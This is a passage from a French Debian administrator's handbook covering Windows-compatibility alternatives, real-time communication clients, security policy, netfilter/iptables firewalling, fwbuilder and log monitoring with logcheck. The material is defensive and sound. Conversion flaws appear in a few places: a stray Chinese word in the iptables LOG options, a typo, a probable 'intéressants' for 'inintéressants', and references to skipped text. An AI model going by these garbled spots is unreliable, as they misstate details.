Avant de compter sur Wine ou des solutions similaires, il faut savoir que rien ne remplace le test réel d'une version d'un logiciel : lui seul assure un fonctionnement satisfaisant avec une solution d'émulation.

<p style="text-align: center;">ALTERNATIVE</p> <p>Les machines virtuelles</p>	<p>Au lieu d'émuler le système d'exploitation de Microsoft, il est possible d'utiliser des machines virtuelles qui émulent directement le matériel et de faire tourner dessus n'importe quel système d'exploitation. Le chapitre 12, « Administration avancée » page 334 présente plusieurs solutions de virtualisation, notamment Xen et KVM. L'introduction de cette section mentionne également QEMU, VMWare et Bochs qui sont d'autres outils proposant des machines virtuelles.</p>
<p style="text-align: center;">ALTERNATIVE</p> <p>Windows Terminal Server ou VNC</p>	<p>Une dernière solution est à considérer : les applications Windows à conserver peuvent être installées sur un serveur central <i>Windows Terminal Server</i> et exécutées à distance par des machines Linux employant <i>rdesktop</i>. Ce programme est un client Linux qui comprend le protocole RDP (<i>Remote Desktop Protocol</i>, protocole de bureau distant) employé par <i>Windows NT/2000 Terminal Server</i> pour déporter des bureaux graphiques.</p> <p>Le logiciel VNC offre des fonctions similaires et fonctionne en outre avec de nombreux systèmes d'exploitation. Les clients et serveurs VNC pour Linux sont traités dans la section 9.2, « Connexion à distance » page 214.</p>

13.10. Logiciels de communication en temps réel

Debian fournit une vaste gamme de logiciels clients de communication en temps réel (RTC, *Real-Time Communications*). La mise en place de serveurs pour ces logiciels est décrite dans section [11.8, « Services de communication en temps réel »](#) page 323. Dans le vocabulaire de SIP, une application ou un téléphone s'appellent, de manière collective, un « agent ».

Les applications clientes n'ont pas toutes les mêmes fonctionnalités. Certaines sont plus adaptées aux grands utilisateurs de discussions instantanées, alors que d'autres seront plus stables pour les utilisateurs de webcams. Il sera probablement nécessaire de tester plusieurs applications pour identifier celles qui correspondent le mieux aux besoins. Un utilisateur pourra ainsi décider qu'il a besoin de plusieurs applications ; par exemple, une application XMPP pour discuter avec des clients et un logiciel IRC pour collaborer avec des communautés en ligne.

Pour maximiser ses chances de pouvoir communiquer avec le vaste monde, il est recommandé de configurer à la fois SIP et XMPP sur un même client qui supporte les deux protocoles.

L'environnement graphique par défaut GNOME inclut le client de communication Empathy. Celui-ci sait gérer à la fois SIP et XMPP, autant pour la messagerie instantanée, la voix et la vidéo. KDE fournit KDE Telepathy, un client de communication qui utilise les mêmes bibliothèques Telepathy que le client Empathy de GNOME.

Il existe d'autres remplaçants potentiels pour Empathy/Telepathy ; les plus connus sont Ekiga, Jitsi, Linphone, Psi et Ring (anciennement SFLphone).

Certaines de ces applications peuvent aussi interagir avec des terminaux mobiles qui utilisent des applications comme Lumicall sur Android.

► <http://lumicall.org>

Le *Guide de démarrage rapide des communications en temps réel* dédie un chapitre aux logiciels clients.

► <http://rtcquickstart.org/guide/multi/useragents.html>

ASTUCE

Préférer les clients qui supportent ICE et TURN

Certains clients RTC ont des difficultés persistantes pour envoyer la voix et la vidéo à travers des pare-feu et des réseaux utilisant la translation d'adresses (*Network Address Translation*). Parmi les symptômes, on peut lister des appels fantômes (le téléphone sonne mais on n'entend pas le correspondant), ou l'impossibilité totale d'appeler.

Les protocoles ICE et TURN ont été développés pour résoudre ces problèmes. Pour faciliter au maximum la mise en service des clients pour les utilisateurs, il faudra mettre en place un serveur TURN avec une adresse IP publique dans chaque site et utiliser des logiciels clients qui supportent ces deux protocoles.

Le support de ces deux protocoles n'est pas obligatoire si les logiciels clients n'ont vocation qu'à faire de la messagerie instantanée.

Les développeurs Debian fournissent à la communauté un service SIP sur rtc.debian.org¹. La communauté maintient également un wiki avec de la documentation sur la manière de mettre en place et configurer la plupart des logiciels clients présents dans Debian. Les articles de wiki et les captures d'écran seront très utiles pour reproduire la mise en place d'un tel service sur un domaine privé.

► <https://wiki.debian.org/UnifiedCommunications/DebianDevelopers/UserGuide>

ALTERNATIVE

Internet Relay Chat

L'IRC peut aussi être considéré, en plus de (ou en remplacement de) SIP et XMPP. Ce service gravite autour de la notion de canaux (dont les noms débutent systématiquement par le signe dièse #) : chaque canal regroupe un ensemble de personnes autour d'un thème ou d'une habitude de groupe. Au besoin, des personnes peuvent converser en privé. Son protocole, plus ancien, n'offre pas la possibilité de sécuriser les échanges de bout en bout — mais il est possible de chiffrer les communications entre les utilisateurs et le serveur en faisant circuler ce protocole à travers SSL.

Les clients IRC, plus difficiles à maîtriser, offrent beaucoup de fonctionnalités peu utiles en entreprise. Les opérateurs sont des utilisateurs dotés du pouvoir d'exclure voire de bannir les utilisateurs indésirables pour préserver le calme au sein du canal.

Le protocole IRC étant très ancien, de nombreux clients existent, pour correspondre aux préférences de nombreuses catégories d'utilisateurs : citons par exemple XChat ou Smuxi (clients graphiques qui utilisent GTK+), Irssi (en mode texte), Erc (qui s'intègre à Emacs), etc.

¹<https://rtc.debian.org>


Vidéoconférence avec Ekiga

Ekiga (anciennement GnomeMeeting) est une application phare du monde de la vidéoconférence sous Linux. Logiciel stable et fonctionnel, il s'emploie facilement et sans restrictions sur un réseau local, mais il est beaucoup plus difficile de faire fonctionner le service à travers un pare-feu qui ne gère pas explicitement SIP et/ou le protocole de téléconférence H323 et leurs subtilités.

Si l'on souhaite placer un seul client Ekiga derrière le pare-feu, on peut se contenter de *forwarder* (« faire suivre ») quelques ports sur la machine dédiée à la vidéoconférence : le port 1720 en TCP (port d'écoute des connexions entrantes), le port 5060 en TCP (port SIP), les ports 30000-30010 en TCP (pour le contrôle des connexions ouvertes) et les ports 5000-5100 en UDP (pour les transmissions audio et vidéo, et l'enregistrement dans un proxy H323).

Si l'on souhaite placer plusieurs clients Ekiga derrière le pare-feu, les choses se compliquent sérieusement. Il faut alors installer un « proxy H323 » (paquet *gnugk*), dont la configuration n'est pas triviale.





Mots-clés

**Pare-feu
Netfilter
IDS/NIDS**

Sécurité 14

Définir une politique de sécurité	416	Pare-feu ou filtre de paquets	418
Supervision : prévention, détection, dissuasion	424	Introduction à AppArmor	431
		Introduction à SELinux	438
		Autres considérations sur la sécurité	452
		En cas de piratage	456

Un système d'information a, selon les cas, une importance variable ; parfois, il est vital à la survie d'une entreprise. Il doit donc être protégé en conséquence contre divers risques, ce que l'on regroupe communément sous l'appellation de sécurité.

14.1. Définir une politique de sécurité

ATTENTION

Portée de ce chapitre

La sécurité est un sujet vaste et sensible, que nous ne saurions traiter complètement dans le cadre d'un seul chapitre. Nous nous limiterons ici à délimiter quelques points importants et présenter quelques-uns des outils et méthodes qui peuvent servir dans le domaine, mais la littérature est abondante et des ouvrages entiers ont été écrits sur le sujet. On pourra par exemple se rapporter à l'ouvrage *Sécuriser un réseau Linux* de Bernard Boutherin et Benoît Delaunay (collection Cahiers de l'Admin, éditions Eyrolles) ; à *Sécurité informatique, principes et méthode* de Laurent Bloch et Christophe Wolfhugel (collection blanche, éditions Eyrolles également) ; ou, en anglais, à l'excellent *Linux Server Security* de Michael D. Bauer (éditions O'Reilly).

Le terme de « sécurité » recouvre une vaste étendue de concepts, d'outils et de procédures, qui ne s'appliquent pas à tous les cas. Il convient de s'interroger sur ce que l'on souhaite accomplir pour choisir lesquels mettre en œuvre. Pour sécuriser un système, il faut se poser quelques questions ; si l'on se lance tête baissée dans la mise en œuvre d'outils, on risque de se focaliser sur certains aspects au détriment des plus importants.

Il est donc crucial de se fixer un but. Pour cela, il s'agit d'apporter des réponses aux questions suivantes :

- Que cherche-t-on à protéger ? La politique de sécurité à mener ne sera pas la même selon que l'on cherche à protéger les ordinateurs ou les données. Et s'il s'agit des données, il faudra également se demander lesquelles.
- Contre quoi cherche-t-on à se protéger ? Est-ce d'un vol de données confidentielles ? De la perte accidentelle de ces données ? De la perte de revenu associée à une interruption de service ?
- Également, de qui cherche-t-on à se protéger ? Les mesures de sécurité à mettre en place différeront largement selon que l'on cherche à se prémunir d'une faute de frappe d'un utilisateur habituel du système ou d'un groupe d'attaquants déterminés.

Il est d'usage d'appeler « risque » la conjonction des trois facteurs : ce qui doit être protégé, ce qu'on souhaite éviter et les éléments qui essaient de faire en sorte que cela arrive. La réunion des réponses à ces trois questions permet de modéliser ce risque. De cette modélisation découlera une politique de sécurité, qui se manifestera à son tour par des actions concrètes.

NOTE**Remise en question permanente**

Bruce Schneier, un des experts mondialement reconnus en matière de sécurité (pas uniquement informatique, d'ailleurs) lutte contre un des mythes importants de la sécurité par l'expression « La sécurité est un processus, non un produit. » Les actifs à protéger évoluent au fil du temps, de même que les menaces qui pèsent dessus et les moyens dont disposent les attaquants potentiels. Il est donc important, même si une politique de sécurité a été parfaitement conçue et mise en œuvre, de ne pas s'endormir sur ses lauriers. Les composants du risque évoluant, la réponse à apporter à ce risque doit également évoluer à leur suite.

Il faudra enfin prendre en compte les contraintes qui peuvent limiter la liberté d'action. Jusqu'où est-on prêt à aller pour sécuriser le système ? Cette question a un impact majeur et la réponse apportée est trop souvent formulée en seuls termes de coût, alors qu'il faut également se demander jusqu'à quel point la politique de sécurité peut incommoder les utilisateurs du système, ou en dégrader les performances, par exemple.

Une fois que l'on a établi une modélisation du risque dont on cherche à se prémunir, on peut se pencher sur la définition d'une politique de sécurité.

NOTE**Politiques extrêmes**

Dans certains cas, le choix des actions à mener pour sécuriser un système peut être extrêmement simple.

Par exemple, si le système à protéger se compose exclusivement d'un ordinateur de récupération qu'on n'utilise que pour additionner des chiffres en fin de journée, on peut tout à fait raisonnablement décider de ne rien faire de spécial pour le protéger ; en effet, la valeur intrinsèque du système est faible, celle des données est nulle puisqu'elles ne sont pas stockées sur cet ordinateur et un attaquant potentiel ne gagnerait à s'infiltrer sur ce « système » qu'une calculatrice un peu encombrante. Le coût de la sécurisation d'un tel système dépasserait probablement largement celui du risque.

À l'opposé, si l'on cherche à protéger absolument la confidentialité de données secrètes, au détriment de toute autre considération, une réponse appropriée serait la destruction complète de ces données (avec effacement des fichiers, puis pulvérisation des disques durs, dissolution dans de l'acide, etc.). Si les données doivent de plus être préservées, mais pas nécessairement accessibles, et si le coût n'est pas soumis à des contraintes, on pourra commencer en stockant ces données gravées sur des plaques de platine iridié stockées en divers bunkers répartis sous différentes montagnes dans le monde, chacun étant bien entendu entièrement secret mais gardé par des armées entières...

Pour extrêmes qu'ils puissent paraître, ces deux exemples n'en sont pas moins des réponses adaptées à des risques définis, dans la mesure où ils découlent d'une réflexion qui prend en compte les buts à atteindre et les contraintes présentes. Lorsqu'il s'agit d'une décision raisonnée, aucune politique de sécurité n'est moins respectable qu'une autre.

Dans la plupart des cas, on s'apercevra que le système informatique peut être segmenté en sous-ensembles cohérents plus ou moins indépendants. Chacun de ces sous-systèmes pourra avoir ses besoins et ses contraintes propres ; il faudra donc en général les considérer séparément lors de la définition des politiques de sécurité correspondantes. Il conviendra alors de toujours garder à

l'esprit le principe selon lequel un périmètre court et bien défini est plus facile à défendre qu'une frontière vague et longue. L'organisation du réseau devra donc être pensée en conséquence, afin que les services les plus sensibles soient concentrés sur un petit nombre de machines et que ces machines ne soient accessibles qu'à travers un nombre minimal de points de passage, plus faciles à sécuriser que s'il faut défendre chacune des machines contre l'intégralité du monde extérieur. On voit clairement apparaître ici l'utilité des solutions de filtrage du trafic réseau, notamment par des pare-feu. On pourra pour cela utiliser du matériel dédié, mais une solution peut-être plus simple et plus souple est d'utiliser un pare-feu logiciel, tel que celui intégré dans le noyau Linux.

14.2. Pare-feu ou filtre de paquets

B.A.-BA	
Pare-feu	Un pare-feu (<i>firewall</i>) est un ensemble matériel ou logiciel qui trie les paquets qui circulent par son intermédiaire, en provenance ou vers le réseau local, et ne laisse passer que ceux qui vérifient certaines conditions.

Un pare-feu est une passerelle filtrante : il applique des règles de filtrage aux paquets qui le traversent (c'est pourquoi il n'est utile qu'en tant que point de passage obligé).

L'absence de configuration standard explique qu'il n'y ait pas de solution prête à l'emploi. Des outils permettent en revanche de simplifier la configuration du pare-feu netfilter en visualisant graphiquement les règles définies. L'un des meilleurs est sans doute fwbuilder.

CAS PARTICULIER	
Pare-feu local	Un pare-feu peut limiter son action à une seule machine (et non pas un réseau local complet) ; son rôle principal est alors de refuser ou limiter l'accès à certains services, voire de se prémunir contre l'établissement de connexions sortantes par des logiciels indésirables que l'utilisateur pourrait avoir installés (volontairement ou pas).

Le noyau Linux intègre le pare-feu netfilter ; les outils `iptables` et `ip6tables` permettent de le configurer. La différence entre ces deux outils se limite à ce que le premier agit sur le réseau IPv4 alors que le second intervient sur le réseau IPv6. Les deux piles réseau étant amenées à cohabiter pendant de nombreuses années, il faudra faire usage des deux outils en parallèle.

14.2.1. Fonctionnement de netfilter

netfilter dispose de quatre tables distinctes, donnant les règles régissant trois types d'opérations sur les paquets :

- filter pour les règles de filtrage (accepter, refuser, ignorer un paquet) ;
- nat pour modifier les adresses IP et les ports sources ou destinataires des paquets ;

- mangle pour modifier d'autres paramètres des paquets IP (notamment le champ ToS – *Type Of Service* – et les options) ;
- raw pour effectuer des manipulations manuelles sur les paquets avant que le suivi de connexion entre en jeu.

Chaque table contient des listes de règles appelées chaînes ; les chaînes standards servent au pare-feu pour traiter les paquets dans différentes circonstances prédéfinies. L'administrateur peut créer d'autres chaînes, qui ne seront employées que si l'une des chaînes standards les appelle.

La table filter compte trois chaînes standards :

- INPUT : concerne les paquets destinés au pare-feu ;
- OUTPUT : concerne les paquets émis par le pare-feu ;
- FORWARD : appliquée aux paquets transitant via le pare-feu (et dont il n'est donc ni la source ni le destinataire).

La table nat dispose également de trois chaînes standards :

- PREROUTING : modifie les paquets dès qu'ils arrivent ;
- POSTROUTING : modifie les paquets alors qu'ils sont prêts à partir ;
- OUTPUT : modifie les paquets générés par le pare-feu lui-même.




FIGURE 14.1 *Ordre d'emploi des chaînes de netfilter*

Chaque chaîne est une liste de règles, prévoyant une action à exécuter quand certaines conditions sont remplies. Le pare-feu parcourt séquentiellement la chaîne s'appliquant au paquet traité et dès qu'une règle est satisfaita, il « saute » (l'option -j vient de *jump*) à l'emplacement indiqué pour continuer le traitement. Certains de ces emplacements sont standardisés et correspondent aux actions les plus courantes. Une fois une de ces actions enclenchée, le parcours de la chaîne est interrompu parce que le sort du paquet est normalement décidé (sauf exception explicitement mentionnée ci-après) :

ICMP

ICMP (*Internet Control Message Protocol*, ou protocole des messages de contrôle sur Internet) est très employé pour transmettre des compléments d'information sur les communications : il permet de tester le fonctionnement du réseau avec la commande ping (qui envoie un message ICMP *echo request* auquel le correspondant est normalement tenu de répondre par un message *echo reply*), signale le refus d'un paquet par un pare-feu, indique la saturation d'un tampon de réception, propose une meilleure route (un meilleur trajet pour les prochains paquets à émettre), etc. Plusieurs RFC définissent ce protocole ; les premières, 777 et 792, furent rapidement complétées et étendues.

- <http://www.faqs.org/rfcs/rfc777.html>
- <http://www.faqs.org/rfcs/rfc792.html>

Rappelons qu'un tampon de réception est une petite zone mémoire contenant les données reçues par le réseau avant qu'elles ne soient traitées par le noyau. Si cette zone est pleine, il est alors impossible de recevoir d'autres données et ICMP signale le problème de sorte que le correspondant réduise la vitesse de transfert pour essayer d'atteindre un équilibre.

Alors qu'un réseau IPv4 peut fonctionner sans ICMP, ICMPv6 est absolument indispensable dans le cadre d'un réseau IPv6 car il combine des fonctions jusqu'alors partagées entre ICMPv4, IGMP (*Internet Group Membership Protocol*) et ARP (*Address Resolution Protocol*). La RFC 4 443 définit ce protocole.

- <http://www.faqs.org/rfcs/rfc4443.html>

- ACCEPT : autoriser le paquet à poursuivre son parcours ;
- REJECT : rejeter le paquet (ICMP signale une erreur, l'option --reject-with *type* d'`iptables` permet de choisir le type d'erreur renvoyée) ;
- DROP : supprimer (ignorer) le paquet ;
- LOG : enregistrer (via `syslogd`) un message de log contenant une description du paquet traité (cette action retourne après exécution à sa position dans la chaîne appelante — celle qui a invoquée l'action — c'est pourquoi il est nécessaire de la faire suivre par une règle REJECT ou DROP si l'on veut simplement enregistrer la trace d'un paquet qui doit être refusé) ;
- ULOG : enregistrer un message de log via `ulogd`, plus adapté et plus efficace que `syslogd` pour gérer de grandes quantités de messages (cette action renvoie aussi le fil d'exécution à sa position dans la chaîne appelante) ;
- *nom_de_chaîne* : évaluer les règles de la chaîne indiquée ;
- RETURN : stopper l'évaluation de la chaîne courante et revenir sur la chaîne appelante (si la chaîne courante est une chaîne standard, dépourvue de chaîne appelante, effectuer l'action par défaut — il s'agit d'une action particulière qui se configure avec l'option -P de `iptables`) ;
- SNAT (seulement dans la table nat : effectuer du *Source NAT* (des options précisent les modifications à effectuer) ;
- DNAT (seulement dans la table nat) : effectuer du *Destination NAT* (des options précisent les modifications à effectuer) ;

- MASQUERADE (seulement dans la table nat) : effectuer du masquerading (SNAT particulier) ;
- REDIRECT (seulement dans la table nat) : rediriger un paquet vers un port particulier du pare-feu lui-même ; action notamment utile pour mettre en place un mandataire (ou proxy) web transparent (il s'agit d'un service pour lequel aucune configuration côté client n'est nécessaire, puisque le client a l'impression de se connecter directement au destinataire alors que ses échanges avec le serveur transitent systématiquement par le mandataire).

D'autres actions, concernant davantage la table mangle, ne sont pas mentionnées ici. Vous en trouverez la liste exhaustive dans les pages de manuel `iptables(8)` et `ip6tables(8)`.

14.2.2. Syntaxe de `iptables` et `ip6tables`

Les commandes `iptables` et `ip6tables` permettent de manipuler les tables, les chaînes et les règles. L'option `-t table` indique la table sur laquelle opérer (par défaut, c'est `filter`).

Les commandes

L'option `-N chaîne` crée une nouvelle chaîne ; l'option `-X chaîne` supprime une chaîne vide et inutilisée. L'option `-A chaîne règle` ajoute une règle à la fin de la chaîne indiquée. L'option `-I chaîne numrègle règle` insère une règle avant la règle numérotée `numrègle`. L'option `-D chaîne numrègle` ou `-D chaîne règle` supprime une règle dans la chaîne (la première syntaxe l'identifie par son numéro et la seconde par son contenu). L'option `-F chaîne` supprime toutes les règles de la chaîne (si celle-ci n'est pas mentionnée, elle supprime toutes les règles de la table). L'option `-L chaîne` affiche le contenu de la chaîne. Enfin, l'option `-P chaîne action` définit l'action par défaut pour la chaîne donnée (seules les chaînes standards peuvent en avoir une).

Les règles

Chaque règle s'exprime sous la forme *conditions -j action options_de_l'action*. En écrivant bout à bout plusieurs conditions dans la même règle, on en produit la conjonction (elles sont liées par des *et* logiques), donc une condition plus restrictive.

La condition `-p protocole` sélectionne selon le champ protocole du paquet IP, dont les valeurs les plus courantes sont `tcp`, `udp`, `icmp` et `icmpv6`. Préfixer la condition par un point d'exclamation inverse la condition (qui correspond alors à tous les paquets n'ayant pas le protocole indiqué). Cette manipulation est possible pour toutes les autres conditions énoncées ci-dessous.

La condition `-s adresse` ou `-s réseau/masque` vérifie l'adresse source du paquet ; `-d adresse` ou `-d réseau/masque` en est le pendant pour l'adresse de destination.

La condition `-i interface` sélectionne les paquets provenant de l'interface réseau indiquée ; `-o interface` sélectionne les paquets en fonction de leur interface réseau d'émission.

D'autres conditions plus spécifiques existent, qui dépendent des conditions génériques déjà définies. La condition `-p tcp` peut par exemple être accompagnée de conditions sur les ports TCP avec `--source-port port` et `--destination-port port`.

L'option `--state état` indique le statut du paquet dans une connexion (le module `ipt_conntrack`, qui implémente le suivi des connexions, lui est nécessaire). L'état NEW désigne un paquet qui débute une nouvelle connexion. L'état ESTABLISHED concerne les paquets d'une connexion existante et l'état RELATED les paquets d'une nouvelle connexion liée à une connexion existante (c'est le cas des connexions ftp-data d'une session ftp en mode "actif").

La section précédente détaille la liste des actions possibles, mais pas les options qui leur sont associées. L'action LOG dispose ainsi de plusieurs options visant à :

- indiquer le niveau de严重性 du message à syslog (`--log-level`, dont la valeur par défaut est warning) ;
- préciser un préfixe textuel pour différencier les messages (`--log-prefix`) ;
- indiquer les données à intégrer dans le message (`--log-tcp-sequence` pour le numéro de séquence TCP, `--log-tcp-options` pour les options TCP et `--log-ip-options` pour les options IP).

L'action DNAT dispose de l'option `--to-destination adresse:port` pour indiquer la nouvelle adresse IP et/ou le nouveau port de destination. De la même manière, l'action SNAT dispose de l'option `--to-source adresse:port` pour indiquer la nouvelle adresse et/ou le nouveau port source.

L'action REDIRECT (seulement disponible si le NAT est disponible) a une option `--to-ports port(s)` pour indiquer le port ou l'intervalle de ports vers lesquels rediriger les paquets.

14.2.3. Créer les règles

Il faut invoquer `iptables`/`ip6tables` une fois par règle à créer ; c'est pourquoi on consigne habituellement tous les appels à cette commande dans un fichier de script pour mettre en place la même configuration à chaque redémarrage de la machine. On peut écrire ce script à la main mais il est souvent intéressant de le préparer à l'aide d'un outil de plus haut niveau, tel que `fwbuilder`.

```
# apt install fwbuilder
```




FIGURE 14.2 Fwbuilder en action

Son principe est simple. Dans une première étape, il faut décrire tous les éléments susceptibles d'intervenir dans les différentes règles :

- le pare-feu et ses interfaces réseau ;
- les réseaux (et plages d'IP associées) ;
- les serveurs ;
- les ports correspondant aux services hébergés sur les différents serveurs.

On crée ensuite les règles par simple glisser/déposer des différents objets, quelques menus contextuels servant à modifier la condition (l'inverser, par exemple). Il ne reste qu'à saisir l'action souhaitée et à la paramétriser.

On peut soit créer 2 jeux de règles différents pour IPv4 et IPv6, soit n'en créer qu'un seul et laisser fwbuilder traduire les règles adéquates en fonction des différentes adresses assignées aux objets manipulés.

fwbuilder peut alors générer un script de configuration du pare-feu selon les règles saisies. Son architecture modulaire lui permet de générer des scripts pour les pare-feu de différents systèmes (iptables pour Linux, ipf pour FreeBSD et pf pour OpenBSD).

14.2.4. Installer les règles à chaque démarrage

Dans les autres cas, le plus simple est d'inscrire le script de configuration du pare-feu dans une directive up du fichier /etc/network/interfaces. Dans l'exemple ci-dessous, ce script s'appelle /usr/local/etc/arrakis.fw.

Ex. 14.1 Fichier interfaces avec appel du script de pare-feu

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

Ces exemples supposent que les interfaces réseau sont configurées par *ifupdown*. Si vous utilisez un autre outil (par exemple *NetworkManager* ou *systemd-networkd*), il faudra vous référer à la documentation spécifique de cet outil pour trouver le moyen d'exécuter un script après la mise en marche de l'interface.

14.3. Supervision : prévention, détection, dissuasion

La supervision fait partie intégrante d'une politique de sécurité. Elle est nécessaire à plusieurs titres : l'objectif de la sécurité n'est pas uniquement de garantir la confidentialité des données, mais aussi d'assurer le bon fonctionnement des services. Il est donc impératif de veiller à ce que tout fonctionne comme prévu et de détecter au plus tôt les comportements inhabituels et les changements dans la qualité du service fourni. Surveiller l'activité peut permettre de détecter des tentatives d'intrusion et donc de s'en protéger avant que cela ne porte à conséquences. Ce chapitre va passer en revue des outils servant à surveiller différents aspects d'un système Debian. Il complète la section 12.4, « [Supervision](#) » page 383.

14.3.1. Surveillance des logs avec logcheck

Le programme *logcheck* scrute par défaut les fichiers de logs toutes les heures et envoie par courrier électronique à root les messages les plus inhabituels pour aider à détecter tout nouveau problème.

La liste des fichiers scrutés se trouve dans le fichier */etc/logcheck/logcheck.logfiles* ; les choix par défaut conviendront si le fichier */etc/rsyslog.conf* n'a pas été complètement remodelé.

logcheck peut fonctionner en 3 modes plus ou moins détaillés : *paranoid* (paranoïaque), *server* (serveur) et *workstation* (station de travail). Le premier étant le plus verbeux, on le réservera aux serveurs spécialisés (comme les pare-feu). Le deuxième mode, choisi par défaut, est recommandé pour les serveurs. Le dernier, prévu pour les stations de travail, élimine encore plus de messages.

Dans tous les cas, il faudra probablement paramétrer `logcheck` pour exclure des messages supplémentaires (selon les services installés) sous peine d'être envahi chaque heure par une multitude de messages intéressants. Leur mécanisme de sélection étant relativement complexe, il faut lire à tête reposée le document `/usr/share/doc/logcheck-database/README.logcheck-database.gz` pour bien le comprendre.

Plusieurs types de règles sont appliqués :

- celles qui qualifient un message comme résultant d'une tentative d'attaque (elles sont stockées dans un fichier du répertoire `/etc/logcheck/cracking.d/`) ;
- celles qui annulent cette qualification (`/etc/logcheck/cracking.ignore.d/`) ;
- celles qui qualifient un message comme une alerte de sécurité (`/etc/logcheck/violations.d/`) ;
- celles qui annulent cette qualification (`/etc/logcheck/violations.ignore.d/`) ;
- et enfin celles qui s'appliquent à tous les messages restants (les *System Events*, ou événements système).

ATTENTION

Ignorer un message

Tout message marqué comme une tentative d'attaque ou une alerte de sécurité (suite par exemple à une règle du fichier `/etc/logcheck/violations.d/monfichier`) ne pourra être ignoré que par une règle des fichiers `/etc/logcheck/violations.ignore.d/monfichier` ou `/etc/logcheck/violations.ignore.d/monfichier-extension`.

Un événement système sera systématiquement signalé, sauf si une règle de l'un des répertoires `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` dicte de l'ignorer. Évidemment, seuls les répertoires correspondant à des niveaux de verbosité supérieurs ou égaux au niveau sélectionné sont pris en compte.

14.3.2. Surveillance de l'activité

En temps réel

`top` est un utilitaire interactif qui affiche la liste des processus en cours d'exécution. Par défaut, son critère de tri est l'utilisation actuelle du processeur (touche P), mais on peut opter pour la mémoire occupée (touche M), le temps processeur consommé (touche T) ou le numéro de processus ou PID (touche N). La touche k (comme *kill*) nécessite un numéro de processus à tuer. r (comme *renice*) change la priorité d'un processus.

Si le processeur semble être surchargé, il est ainsi possible d'observer quels processus se battent pour son contrôle ou consomment toute la mémoire disponible. Il est intéressant en particulier de vérifier si les processus qui consomment des ressources correspondent effectivement aux services réels que la machine héberge. Un processus au nom inconnu tournant sous l'utilisateur `www-data` doit immédiatement attirer l'attention : la probabilité est forte que cela corresponde

